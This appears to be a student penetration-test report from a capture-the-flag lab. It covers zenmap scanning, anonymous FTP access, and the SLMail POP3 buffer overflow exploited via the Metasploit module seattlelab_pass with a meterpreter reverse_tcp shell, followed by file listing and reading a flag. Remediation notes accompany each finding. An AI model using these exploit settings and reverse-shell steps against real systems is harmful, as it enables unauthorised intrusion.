
[root@kali]#

```


Affected Hosts	172.22.117.20
Remediation	Remove the file from github and immediately update user trivera's password

Vulnerability 26	Findings
Title	Port scan enumeration, open HTTP
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using zenmap to enumerate the server, two hosts were found, a win10 and WindDC01 (172.22.117.20 & 172.22.117.100 respectively). Entering the IP address for the win10 into a browser brings an authentication page up, using the login information found from the previous vulnerability, I was granted access and revealed the contents of flag 2.
Images	#Image 1 shows the result of the zenmap scan







# Image 3 shows flag 2




<b>Affected Hosts</b>	172.22.117.20 :: Port 110
<b>Remediation</b>	This could be prevented by the same method mentioned previously, remove the file containing the users password hash and username, and update the password immediately.

Vulnerability 27	Findings
<b>Title</b>	FTP anonymous vulnerability
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Within FTP protocol, there is an option for anonymous logins. Using the username anonymous, and password anonymous, I was able to gain access to the windows10 machine.
<b>Images</b>	# Image 1 shows the partial zenmap scan results, enumerating the FTP



	 <p>Powered by CTFd</p>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Switching from FTP to either SFTP or FTPS will help secure this port. In addition, restricting anonymous access, implementing strong password policies, and regular updates and patching of FTP servers will improve security.

Vulnerability 28	Findings
<b>Title</b>	SLMail vulnerability
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Using information gained from zenmap, it can be seen that the service SLMail with POP3 is being used on port 110. Searching this within metasploit reveals a payload that can take advantage of this service. This takes advantage of 'Multiple buffer overflows' which allow execution of commands on the host.
<b>Images</b>	# Image 1 shows the zenmap scan that reveals the SLMail service.



The screenshot shows a Kali Linux terminal window titled "project2 - Remote Desktop" running on a VM. The terminal is displaying the Metasploit Framework (msf6) exploit module configuration for a "windows/pop3/seattlelab\_pass" exploit. The configuration includes:

- Module options (exploit/windows/pop3/seattlelab\_pass):**

Name	Current Setting	Required	Description
RHOSTS	172.22.117.20	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	110	yes	The target port (TCP)
- Payload options (windows/meterpreter/reverse\_tcp):**

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.22.117.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
- Exploit target:**

Id	Name
0	Windows NT/2000/XP/2003 (SLMail 5.5)

The command history shows:

```
[*] Backgrounding session 1...
msf6 exploit(windows/pop3/seattlelab_pass) > options
[*] Exploit target:
[*] msf6 exploit(windows/pop3/seattlelab_pass) >
```

A modal dialog box is displayed in the foreground with the title "Flag 4: Metasploit" and the content "60".

At the bottom of the screen, there is a progress bar labeled "Reconnassiance" and a system tray with icons for various applications.

# Image 3 shows the contents of flag 4

```

project2 - Remote Desktop
Kali on QCIFVM-197105
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali:/usr/share/exploitdb/exploits/windows/remote x root@kali: ~ x
[-] Unknown command: session
[*] Starting interaction with 1 ...
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > pwd
C:\Program Files (x86)\S1mail\System
meterpreter > ls -a
Listing: C:\Program Files (x86)\S1mail\System
Mode Size Type Last modified Name
100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt
100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt
100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000
100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001
100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002
100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003
100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004
100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005
100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006
100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007
100666/rw-rw-rw- 2366 fil 2024-02-14 20:54:17 -0500 maillog.008
100666/rw-rw-rw- 9300 fil 2024-02-14 22:10:39 -0500 maillog.txt

meterpreter > cat flag4.txt
822e343a10440ad9cc086197819b49d
meterpreter >

```


Flag 4: Metasploit  
60

Reconnasiance

<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	<p>Buffer overflow attacks can be prevented by updating the softwares used in this exploit.</p> <p>Randomization of address space can also help to prevent buffer overflow attacks as they generally rely on knowing the location of important executable code. If the address spaces are randomized, this becomes extremely difficult.</p>


Vulnerability 29	Findings
<b>Title</b>	Scheduled tasks persistence vulnerability
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	The use of scheduled tasks is a common method attacks use to gain

	<p>persistent access to a system. These can be hidden or disguised, so knowledge of the tasks that are supposed to be on the system is imperative.</p>																								
Images	<p># Image 1 shows the scheduled tasks and the location of flag 5</p> <p>The screenshot shows a terminal window titled 'project2 - Remote Desktop' running on a Kali Linux machine. The terminal displays several command-line sessions:</p> <ul style="list-style-type: none"><li>A session for 'root@kali: ~' showing the command 'get-item 12/07/2019' and its error message: "'get-item' is not recognized as an internal or external command, operable program or batch file.'</li><li>A session for 'root@kali: /usr/share/exploitdb/exploits/windows/remote' showing the command 'schtasks' and its output:</li><table border="1"><thead><tr><th>Folder: \</th><th>TaskName</th><th>Next Run 